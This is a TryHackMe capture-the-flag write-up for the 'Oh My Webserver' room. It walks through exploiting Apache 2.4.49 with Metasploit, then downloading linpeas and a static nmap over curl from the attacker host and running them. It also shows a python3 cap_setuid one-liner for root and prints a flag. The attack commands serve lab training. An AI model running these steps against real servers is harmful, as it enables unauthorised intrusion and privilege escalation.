
OH MY WEBSERVER -TRY HACK ME- ROOM

5kullk3r

6 min read

.

Sep 23, 2025




Hello everyone! This is a beginner-friendly room from the TryHackMe platform titled "**Oh My Web server**"

This room is classified as medium and is a ctf-type challenge. I hope this write-up helps guide you through the process!

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let's dive right in, and I hope you enjoy the journey! :)


Launching rustscan to start on the victim ip




rustscan -a 10.10.162.192

Also loading the web page and it's a "consult" landing page.

Using Wappalyzer I see the **Apache** version and suspected it looked old



Checking the Apache version and searching for exploits for **Apache 2.4.49** and quickly found RCE modules



pivoting to Metasploit for a executing theexploit

msfconsole

search apache 2.4.49

use 0

set LHOST tun0 (*#It uses your system IP)*


set ssl false (*#disables SSL so the module targets HTTP (port 80) instead of 443)*

set RPORT 80 (*#sets remote port to 80)*

set RHOST 10.10.162.192

run

Once in, we get the shell; `uid` showed `daemon`



Stabilizing the shell:

python3 -c 'import pty;pty.spawn("/bin/bash")'

Now checking the contents:

- `ls` — list files (not many interesting things in home).
- `cd /home` — saw it was empty, which raised suspicion (typical for containers).
- `ifconfig` — network info showed docker-like interfaces → **likely running inside a container**.

```
meterpreter > shell
Process 164 created.
Channel 6 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@4a70924bafa0:/bin$ ls
ls
bash          chmod          findmnt   mkdir          run-parts   wdctl
bunzip2       chown          grep      mknod          sed         which
bzcat         cp             gunzip    mktemp         sh          ypdomainname
bzcmp         dash           gzexe     more           sleep       zcat
bzdiff        date           gzip      mount          stty        zcmp
bzegrep       dd             hostname  mountpoint     su          zdiff
bzexe         df             less      mv             sync        zegrep
bzfgrep       dir            lessecho  netstat        tar         zfgrep
bzgrep        dmesg          lessfile  nisdomainname  tempfile    zforce
bzip2         dnsdomainname  lesskey   pidof          touch       zgrep
bzip2recover  domainname     lesspipe  pwd            true        zless
bzless        echo           ln        rbash          umount      zmore
bzmore        egrep          login     readlink       uname       znew
cat           false          ls        rm             uncompress
chgrp         fgrep          lsblk     rmdir          vdir
daemon@4a70924bafa0:/bin$ cd /home
cd /home
daemon@4a70924bafa0:/home$ ls -la
ls -la
total 8
drwxr-xr-x 2 root root 4096 Jun 13  2021 .
drwxr-xr-x 1 root root 4096 Feb 23  2022 ..
```

Because containers frequently have a host or other containers on an internal bridge network, prepare further enumeration

```
daemon@4a70924bafa0:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
daemon@4a70924bafa0:/home$ cd /tmp
cd /tmp
daemon@4a70924bafa0:/tmp$ ls
ls
AlXf  tnIV
```

Now through linpeas from our machine and pulled it into the exploited shell

```
└─# peass

> peass ~ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/
├── linpeas
│   ├── linpeas_darwin_amd64
│   ├── linpeas_darwin_arm64
│   ├── linpeas_fat.sh
│   ├── linpeas_linux_386
│   ├── linpeas_linux_amd64
│   ├── linpeas_linux_arm
│   ├── linpeas_linux_arm64
│   ├── linpeas.sh
│   └── linpeas_small.sh
└── winpeas
    ├── winPEASany.exe
    ├── winPEASany_ofs.exe
    ├── winPEAS.bat
    ├── winPEASx64.exe
    ├── winPEASx64_ofs.exe
    ├── winPEASx86.exe
    └── winPEASx86_ofs.exe
```

```
┌──(root㉿kali)-[/usr/share/peass]
└─# cd /usr/share/peass/

┌──(root㉿kali)-[/usr/share/peass]
└─# cd linpeas

┌──(root㉿kali)-[/usr/share/peass/linpeas]
└─# ls
linpeas_darwin_amd64  linpeas_fat.sh     linpeas_linux_amd64  linpeas_linux_arm64  linpeas_small.sh
linpeas_darwin_arm64  linpeas_linux_386  linpeas_linux_arm    linpeas.sh
```

On your machine (attacker):

```
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.162.192 - - [12/Sep/2025 17:07:19] "GET /linpeas.sh HTTP/1.1" 200 -
```

cd /usr/share/peass/linpeas

python3 -m http.server

On victim (msfconsole shell):

cd /tmp


curl http://10.9.1.120:8000/linpeas.sh -o linpeas.sh

ls

chmod +x linpeas.sh

./linpeas.sh

- `cd /tmp` – good writable location inside the container.
- `curl ... -o linpeas.sh` – download the script from your machine.
- `chmod +x` – make it executable.
- `./linpeas.sh` – run local enumeration
- environment is confirmed to be a Docker container.




linpeas output included:

```
Files with capabilities (limited to 50): /usr/bin/python3.7 =
cap_setuid+ep
```


This is a crucial find: **python3.7 has the `cap_setuid+ep` capability**,

meaning it can elevate to setuid behavior — a path to local root escalation.

Now using gtfo bins for sudo exploit:




python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'



- `python3 -c` runs the given Python snippet.

- `import os; os.setuid(0)` sets the effective UID to 0 (root) if the binary has the correct capability.
- `os.system("/bin/sh")` opens a shell as root.
- Because `/usr/bin/python3.7` had `cap_setuid+ep`, this trick elevated you to root in the container.



Post exploitation:

id

cd /root

ls -la


cat user.txt

we get the flag:

THM{eacffefe1d2aafcc15e70dc2f07f7ac1}

Now to escape the container environment to reach the host or other services in the container network. Using a static nmap binary because many containers lack nmap or need static builds.

On Attacker machine(your machine):



static-binaries/binaries/linux/x86_64/nmap at master · andrew-d/static-binaries

Various *nix tools built as statically-linked binaries - static-binaries/binaries/linux/x86_64/nmap at master ·…


github.com

 # download static nmap binary (x86_64) from a repo you trust

 # then serve it:

cd ~/Downloads

python -m http.server



On the container, fetch and run it:

```
# curl http://10.9.1.120:8000/nmap -o nmap
curl http://10.9.1.120:8000/nmap -o nmap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5805k  100 5805k    0     0   913k      0  0:00:06  0:00:06 --:--:-- 1315k
# chmod +x nmap
chmod +x nmap
```

curl http://10.9.1.120:8000/nmap -o nmap

chmod +x nmap

ifconfig

